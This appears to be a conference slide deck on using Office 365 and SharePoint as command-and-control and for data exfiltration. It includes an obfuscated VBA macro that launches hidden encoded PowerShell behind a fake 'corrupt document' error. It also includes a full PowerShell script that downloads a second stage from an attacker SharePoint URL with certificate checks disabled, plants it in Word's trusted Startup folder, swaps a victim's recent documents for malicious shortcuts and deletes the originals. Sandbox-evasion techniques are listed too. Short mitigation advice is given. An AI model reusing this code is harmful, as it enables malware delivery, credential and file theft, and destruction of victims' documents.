& "B1AHIAcgB1AG4AdBwAGUAcgBzAGkAbwBuAf wASQBuAHQAZQByAG4AZQB0ACAAUwB1AHQAdAbpAG4AZwBzAf wAwgBvAG4AZQBNA GEAcAbcAEQAbwBtAGEAaQBuAHMAXABzAGgAYQByAGUAcBvAGKAbgB0AC4AYwBvA
& "B1ACB1AHIAdAB5ACAAALgAgAC0ATgBhAG0AZQAgACoAIAAtAFYAYQBsAHUAZQAgADIAIAAAtAFQAc eQbwAGUAIABEAFcATwBSAEQA0wAkAHAAYQBzAHMAdwBvAHIAZAAgAD0AIABjAG8AbgB2AGUAcgB0AHQAbwAtAHMAZ
& "BhAGQAZwB1AHkAQAB1AHYAaQBsAGUAcgAuAG8AbgBtAGkAYwByAG8AcwBvAGYAdAAuAGMAbwBtACcALAAgACQAcABhAHMACwB3AG8AcgBkACKAOwB0AGUAdwAtAFAAUwBEAHIAaQb2AGUAIAAAtAE4AYQByAGUAIBKA
& "UAZABLAG4AdAbpAGEAbA AgACQAOwByAGUAZABzAd sAJABEAG8AbQb hAGkAbgA9ACQAZQBuAHYAOgBVAHMAZQByAEQAbwBtAGEAaQb uAd sAJABTAHQAbwByAGEAZwB1AD0A IgBkADoAXAAkAEQAbwBtAGEAaQBuAf wAV
& "B1AHQALQBDAGgAaQBsAGQAAoQB0AGUAbQAgAEMA0gBcAFUAcwB1AHIAcwBcACQAVQb zAGUAcgAgAC0AcgbLAGMAdQByAHMAZQAgAC0AZgBpAGwAdAB1AHIAIAA iACoAlgBwAGQAZgA iACAAf AAgACUAcwBDAG8AcAB5A

Dim KJuMqn0
KJuMqn0 = "S" & "h" & "e" & "l" & "l"
Dim qLFPmF
qLFPmF = "W" & "S" & "c" & "r" & "i" & "p" & "t"
Dim VvNTZ
VvNTZ = qLFPmF & "." & KJuMqn0
Dim ZzGNxu
Dim WblRRyd
Set ZzGNxu = VBA.CreateObject(VvNTZ)
kksUqTTaFoI = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & " ." & "e" & "x" & "e" & " "
WblRRyd = ZzGNxu.Run(kksUqTTaFoI & qQ0wC, 0, False)
Dim title As String
title = "Microsoft Corrupt Document"
Dim msg As String
Dim intResponse As Integer
msg = "The document appears to be made on an older version of Microsoft. Please have the creator save to a newer and supported format."
intResponse = MsgBox(msg, 16, title)
Application.Quit
End Sub
```

DEMO - ALL TOGETHER NOW



MITIGATION TECHNIQUES

[CONTROVERSIAL, BUT NECESSARY]

Decrypt as much SSL/TLS as possible

Create custom signatures which only permit *your* Office365 domain

Enable Endpoint log forwarding + SIEM analysis on instances of
New-PSDrive

Use FW's with byte-counters + SIEM which can identify external uploads

Protect against certain delivery mechanisms by using Sandboxes

DELIVERY – WHAT ABOUT SANBOXES?

This technique has a very high success rate against both signature-based detection tools and static-analysis engines, but...

Most Sandboxes identify this type of behaviour as malicious, primarily due to browser and registry modifications.

So, what can we do?

A BRIEF HISTORY IN SANDBOX EVASION

Sleep functions, system properties, and VM/Hypervisor detection

Vendor/Sandbox specific detection [artifacts, DLL's, drivers, IP addressing, fingerprinting]

Human Behaviour Monitoring [Mouse, Scrolling, Browsing]

Vulnerability Checking [Do not execute if present]

Execution delay via innocuous routines [defragging, computing π]

INJECT || REPLACE AND EXIT

Premise is simple: Design malware that places malicious payloads in locations which are *likely* to be executed by the target user, but lack the ability to detonate themselves by default.

As an example, malware could identify recently accessed files, such as the last 10 modified *.doc's, and subsequently sabotage them.

```
PS C:\Users\Craig> Get-ChildItem -Recurse C:\Users\$env:UserName\Documents\ -filter "*.doc" |  
sort LastWriteTime -Descending | select FullName | select -First 10  
  
FullName  
-----  
C:\Users\Craig\Documents\Medical-Records.docx  
C:\Users\Craig\Documents\grocery-list.docx  
C:\Users\Craig\Documents\Quarterly-Earnings-Report.docx  
C:\Users\Craig\Documents\work-passwords.docx  
C:\Users\Craig\Documents\social-media-accounts.docx  
C:\Users\Craig\Documents\Executive-Compensation.docx  
C:\Users\Craig\Documents\Accounting-Information.docx  
C:\Users\Craig\Documents\3rd-Party-VPN-Keys.docx  
C:\Users\Craig\Documents\bank-account-information.docx  
C:\Users\Craig\Documents\Employee-SSN.docx
```

AVAILABLE OPTIONS

Replace files with malware sharing the same name
[Easy Mode]

Inject AutoRun macros directly into existing files
[Hard Mode–Permissions required]

OR

Replace files with shortcuts pointing to a malicious file located in a whitelisted location, such as Office's "Trusted Locations"

SHORTCUTS AND TRUSTED LOCATIONS, OH MY!

The first stage needs to act as a downloader which is *most easily* accomplished via `System.Net.WebClient`, although this is likely to be flagged as a generic "Trojan Downloader" by most AV products.

Mapping an O365 Drive is an easy way to bypass signature-based detection while downloading a malicious second stage.

The most effective placement for the second stage is within Word's predefined "Trusted Locations" as this avoids traditional warnings.

`$env:USERPROFILE + \AppData\ Roaming\ Microsoft\ Word\ Startup\`

```
1 #Find Top 10 *.docx files within the target's Document's directory
2 $TopFiles = Get-ChildItem -Recurse C:\Users\$env:USERNAME\Documents\ -filter "*.docx" | sort LastWriteTime -Descending | select FullName | select -First 10
3
4 #Create arrays of existing files and future LNK's
5 $Files = $TopFiles.FullName
6 $LNK = $TopFiles.FullName -replace "docx","lnk"
7
8 #Create Shortcuts to malicious Totally-Legitimate-Document.docm within Word 2016's Trusted Location
9 foreach ($file in $LNK)
10 {
11     $Shell = New-Object -ComObject ("WScript.Shell")
12     $ShortCut = $Shell.CreateShortcut($file)
13     $ShortCut.TargetPath=$env:USERPROFILE + "\AppData\Roaming\Microsoft\Word\Startup\Totally-Legitimate-Document.docm"
14     $ShortCut.Save()
15     sleep 1
16 }
17
18 #Sharepoint URL - Substitute guestaccess.aspx with download.aspx
19 $LocalDir = Convert-Path .
20 $RemoteArchive = $LocalDir + "\Latest-Forms.7z"
21 $ExtractPath = Join-Path -Path $env:USERPROFILE -ChildPath "\AppData\Roaming\Microsoft\Word\Startup\
22 $Url = "https://eviler-my.sharepoint.com/personal/badguy_eviler_onmicrosoft_com/_layouts/15/download.aspx?docid=1432aadf08ea24739blf6e036dfa554a7&authkey=A"
23 [Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
24 $webClient = new-object System.Net.WebClient
25 $webClient.DownloadFile( $Url, $RemoteArchive )
26 sleep 2
27
28 #Unzip and decrypt Payload - File: Latest-Forms.zip Password `BlackHat2017-Password12345`
29 set-alias 7z "C:\Program Files\7-Zip\7z.exe"
30 7z e .\Latest-Forms.7z -pBlackHat2017-Password12345 -oC:\Users\$env:USERNAME\APPData\Roaming\Microsoft\Word\Startup\
31
32 #Delete Files and clean up
33 Remove-Item -path $RemoteArchive
34 foreach ($file in $Files)
35 {
36     Remove-Item -path $file
37 }
38
39 Exit
```

FINAL DEMO

The image shows a Windows desktop environment with two windows open. On the left is the Microsoft Outlook application window. The title bar reads "Attachment Tools Inbox - corporate.drone.01@gmail.com - Outlook". The ribbon tabs include File, Home, Send/Receive, Folder, View, and Attachments. The "Attachments" tab is selected. The main pane shows an email from "corporate.drone.01@gmail.com" to "8bchv9+jynvi94ce@guerrillamail.com" with the subject "Job Application - Cover Letter Attached". The email body contains a message and an attachment named "BG-Cover-Letter.docm". A large green-bordered box covers the bottom half of the email body, containing the text "Phishing Attempt". On the right is a Windows File Explorer window titled "Documents". The path is "This PC > Documents". The folder contains 11 items, each with a blue document icon and a white letter "W": "3rd-Party-VPN-Keys", "Accounting-Information", "bank-account-information", "Employee-SSN", "Executive-Compensation", "grocery-list", "Medical-Records", "Quarterly-Earnings-Report", "social-media-accounts", "work-passwords", and "Custom Production Presets 9.0". A large green-bordered box covers the bottom half of the file explorer window, containing the text "Original Documents".

WHAT'S NEXT?

Creating a tool for the masses, in order of priority:

1. Empire Project – O365 Listener Module
<https://github.com/EmpireProject/Empire>
2. Metasploit module
3. O365 API's within Empire/Metasploit toolkit

CLOSING REMARKS

Decrypt, Decrypt, Decrypt!

Monitor New-PSDrive usage and drop all non-corporate O365 access via custom AppID or IPS signatures.

Improve Sandboxes and behavioural analysis tools. Relying on the results of the first file in a chain is inherently flawed ; Secondary file analysis needs to be conducted.

[Inspiration] Special thanks to CrowdStrike & Kaspersky Labs for their work on CozyBear/CozyDuke [NET USE & OneDrive.Live.com]

CODE REFERENCE

3-part combined Powershell for the first Proof-of-Concept

<https://github.com/craigdods/C2-SaaS/blob/master/Single-Stage.ps1>

Proof-of-Concept Powershell LNK evasion

<https://github.com/craigdods/C2-SaaS/blob/master/LNK-Sabotage.ps1>



CRAIG DODS

THANK YOU

@CCMA40